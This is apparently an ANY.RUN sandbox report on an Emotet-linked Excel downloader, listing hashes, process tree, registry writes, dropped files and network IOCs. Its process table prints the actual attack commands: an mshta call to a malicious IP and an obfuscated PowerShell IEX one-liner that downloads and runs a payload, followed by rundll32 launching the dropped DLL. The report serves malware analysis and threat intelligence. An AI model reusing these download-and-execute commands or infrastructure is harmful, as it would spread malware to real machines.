ANY.RUN Interactive Sandbox
- Full browser-level visibility into phishing
- Huge database of samples and IOCs
- Interactivity in a safe environment
- Actionable Tier 1 reports
Get full visibility into malware and phishing behavior in a safe environment.

| File name: | SecuriteInfo.com.X97M.DownLoader.901.24222.32295 |
| Full analysis: | https://app.any.run/tasks/b13a4dcc-ce91-4902-a916-85a757870a8d |
| Verdict: | Malicious activity |
| Threats: | Emotet is one of the most dangerous trojans ever created. Over the course of its lifetime, it was upgraded to become a very destructive malware. It targets mostly corporate victims but even private users get infected in mass spam email campaigns. |
| Analysis date: | January 28, 2022, 23:55:09 |
| OS: | Windows 7 Professional Service Pack 1 (build: 7601, 32 bit) |
| Tags: | |
| Indicators: | |
| MIME: | application/vnd.ms-excel |
| File info: | Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 23:41:00 2022, Last Saved Time/Date: Fri Jan 28 06:31:03 2022, Security: 0 |
| MD5: | E647C37B44825BB8BB6D294B7615080B |
| SHA1: | 49EF6FACE95F2E5B865775553015B46436263943 |
| SHA256: | 902C5DC3F278528B03A25EC97EF21BACA2A48D647FC5B32D3F5FD93ED8B87C7A |
| SSDEEP: | 1536:H0k3hbdlylKsgqopeJBWhZFGkE+cMLxAAIzSEV2NnX4Ia3gg5W8IuD7PoHsP7e3/:H0k3hbdlylKsgqopeJBWhZFGkE+cMLxz |
| .xls | | | Microsoft Excel sheet (78.9) |
|---|
| HeadingPairs: |
|
|---|---|
| TitleOfParts: |
|
| HyperlinksChanged: | No |
| SharedDoc: | No |
| LinksUpToDate: | No |
| ScaleCrop: | No |
| AppVersion: | 16 |
| Company: | - |
| CodePage: | Windows Cyrillic |
| Security: | None |
| ModifyDate: | 2022:01:28 06:31:03 |
| CreateDate: | 2022:01:27 23:41:00 |
| Software: | Microsoft Excel |
| LastModifiedBy: | xXx |
| Author: | xXx |
PID | CMD | Path | Indicators | Parent process | |||||||||||
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 888 | mshta http://91.240.118.172/gg/ff/fe.html | C:\Windows\system32\mshta.exe | CMD.EXE | ||||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Microsoft (R) HTML Application host Exit code: 0 Version: 11.00.9600.16428 (winblue_gdr.131013-1700) Modules
| |||||||||||||||
| 1368 | C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll,ssAAqq | C:\Windows\SysWow64\rundll32.exe | — | cmd.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows host process (Rundll32) Exit code: 0 Version: 6.1.7600.16385 (win7_rtm.090713-1255) Modules
| |||||||||||||||
| 1604 | C:\Windows\system32\rundll32.exe "C:\Users\admin\AppData\Local\Aggow\owwnpmapdrtoahh.aqc",DllRegisterServer | C:\Windows\system32\rundll32.exe | — | rundll32.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows host process (Rundll32) Exit code: 0 Version: 6.1.7600.16385 (win7_rtm.090713-1255) Modules
| |||||||||||||||
| 2580 | "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{FdrggvdRf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{FdrggvdRf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}(''ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.172/gg/ff/fe.png'')'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | mshta.exe | ||||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows PowerShell Exit code: 0 Version: 10.0.14409.1005 (rs1_srvoob.161208-1155) Modules
| |||||||||||||||
| 2596 | C:\Windows\system32\rundll32.exe "C:\ProgramData\JooSee.dll",DllRegisterServer | C:\Windows\system32\rundll32.exe | rundll32.exe | ||||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows host process (Rundll32) Exit code: 0 Version: 6.1.7600.16385 (win7_rtm.090713-1255) Modules
| |||||||||||||||
| 3136 | "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll,ssAAqq | C:\Windows\system32\cmd.exe | — | powershell.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows Command Processor Exit code: 0 Version: 6.1.7601.17514 (win7sp1_rtm.101119-1850) Modules
| |||||||||||||||
| 3392 | C:\Windows\system32\rundll32.exe "C:\Users\admin\AppData\Local\Aggow\owwnpmapdrtoahh.aqc",YVbyPmZAL | C:\Windows\system32\rundll32.exe | — | rundll32.exe | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows host process (Rundll32) Exit code: 0 Version: 6.1.7600.16385 (win7_rtm.090713-1255) Modules
| |||||||||||||||
| 3588 | CMD.EXE /c mshta http://91.240.118.172/gg/ff/fe.html | C:\Windows\system32\CMD.EXE | — | EXCEL.EXE | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Windows Command Processor Exit code: 0 Version: 6.1.7601.17514 (win7sp1_rtm.101119-1850) Modules
| |||||||||||||||
| 3968 | "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /dde | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE | — | Explorer.EXE | |||||||||||
User: admin Company: Microsoft Corporation Integrity Level: MEDIUM Description: Microsoft Excel Exit code: 0 Version: 14.0.6024.1000 Modules
| |||||||||||||||
| (PID) Process: | (3968) EXCEL.EXE | Key: | HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems |
| Operation: | write | Name: | &:8 |
Value: 263A3800800F0000010000000000000000000000 | |||
| (PID) Process: | (3968) EXCEL.EXE | Key: | HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages |
| Operation: | write | Name: | 1033 |
Value: Off | |||
| (PID) Process: | (3968) EXCEL.EXE | Key: | HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages |
| Operation: | write | Name: | 1041 |
Value: Off | |||
| (PID) Process: | (3968) EXCEL.EXE | Key: | HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages |
| Operation: | write | Name: | 1046 |
Value: Off | |||
| (PID) Process: | (3968) EXCEL.EXE | Key: | HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages |
| Operation: | write | Name: | 1036 |
Value: Off | |||
| (PID) Process: | (3968) EXCEL.EXE | Key: | HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages |
| Operation: | write | Name: | 1031 |
Value: Off | |||
| (PID) Process: | (3968) EXCEL.EXE | Key: | HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages |
| Operation: | write | Name: | 1040 |
Value: Off | |||
| (PID) Process: | (3968) EXCEL.EXE | Key: | HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages |
| Operation: | write | Name: | 1049 |
Value: Off | |||
| (PID) Process: | (3968) EXCEL.EXE | Key: | HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages |
| Operation: | write | Name: | 3082 |
Value: Off | |||
| (PID) Process: | (3968) EXCEL.EXE | Key: | HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages |
| Operation: | write | Name: | 1042 |
Value: Off | |||
PID | Process | Filename | Type | |
|---|---|---|---|---|
| 3968 | EXCEL.EXE | C:\Users\admin\AppData\Local\Temp\CVRE206.tmp.cvr | — | |
MD5:— | SHA256:— | |||
| 2580 | powershell.exe | C:\Users\admin\AppData\Local\Temp\e0tugyrj.krf.psm1 | binary | |
MD5:C4CA4238A0B923820DCC509A6F75849B | SHA256:6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B | |||
| 888 | mshta.exe | C:\Users\admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\B6QGX7LP\fe[1].htm | binary | |
MD5:DD20B97330028BCB6BF98D97C47028D9 | SHA256:4E945D89F45065FBA3B3318DD8CB3EFF9991CB6F8038168D221B862810E84D21 | |||
| 2580 | powershell.exe | C:\Users\admin\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache | binary | |
MD5:1068BF0B9B98C206F587A7DB05F6DD06 | SHA256:534478EDAFC5087DAA3749624454988B1F7DF923BF1A0A9E28C5F97C3308CFDB | |||
| 2580 | powershell.exe | C:\ProgramData\JooSee.dll | executable | |
MD5:283A6FF9AA39A91D736C737080D1B6EB | SHA256:A56F14DDFC694E5BC547FA25424528DE231DE2F68E64A5590F1F78E35C9FB2CA | |||
| 2580 | powershell.exe | C:\Users\admin\AppData\Local\Temp\eycgv0g1.1oj.ps1 | binary | |
MD5:C4CA4238A0B923820DCC509A6F75849B | SHA256:6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B | |||
| 2596 | rundll32.exe | C:\Users\admin\AppData\Local\Aggow\owwnpmapdrtoahh.aqc | executable | |
MD5:283A6FF9AA39A91D736C737080D1B6EB | SHA256:A56F14DDFC694E5BC547FA25424528DE231DE2F68E64A5590F1F78E35C9FB2CA | |||
PID | Process | Method | HTTP Code | IP | URL | CN | Type | Size | Reputation |
|---|---|---|---|---|---|---|---|---|---|
2580 | powershell.exe | GET | — | 164.90.147.135:80 | http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/ | US | — | — | suspicious |
888 | mshta.exe | GET | 200 | 91.240.118.172:80 | http://91.240.118.172/gg/ff/fe.html | NL | binary | 10.7 Kb | malicious |
2580 | powershell.exe | GET | 200 | 103.206.244.105:80 | http://jurnalpjf.lan.go.id/assets/iM/ | ID | executable | 536 Kb | suspicious |
2580 | powershell.exe | GET | 200 | 91.240.118.172:80 | http://91.240.118.172/gg/ff/fe.png | NL | text | 1.17 Kb | malicious |
PID | Process | IP | Domain | ASN | CN | Reputation |
|---|---|---|---|---|---|---|
888 | mshta.exe | 91.240.118.172:80 | — | i3D.net B.V | NL | malicious |
2580 | powershell.exe | 91.240.118.172:80 | — | i3D.net B.V | NL | malicious |
2580 | powershell.exe | 164.90.147.135:80 | hostfeeling.com | — | US | suspicious |
— | — | 103.206.244.105:80 | jurnalpjf.lan.go.id | PT.Mora Telematika Indonesia | ID | suspicious |
Domain | IP | Reputation |
|---|---|---|
hostfeeling.com |
| suspicious |
jurnalpjf.lan.go.id |
| suspicious |
PID | Process | Class | Message |
|---|---|---|---|
2580 | powershell.exe | Potential Corporate Privacy Violation | ET POLICY PE EXE or DLL Windows file download HTTP |
2580 | powershell.exe | Potentially Bad Traffic | ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download |
2580 | powershell.exe | Misc activity | ET INFO EXE - Served Attached HTTP |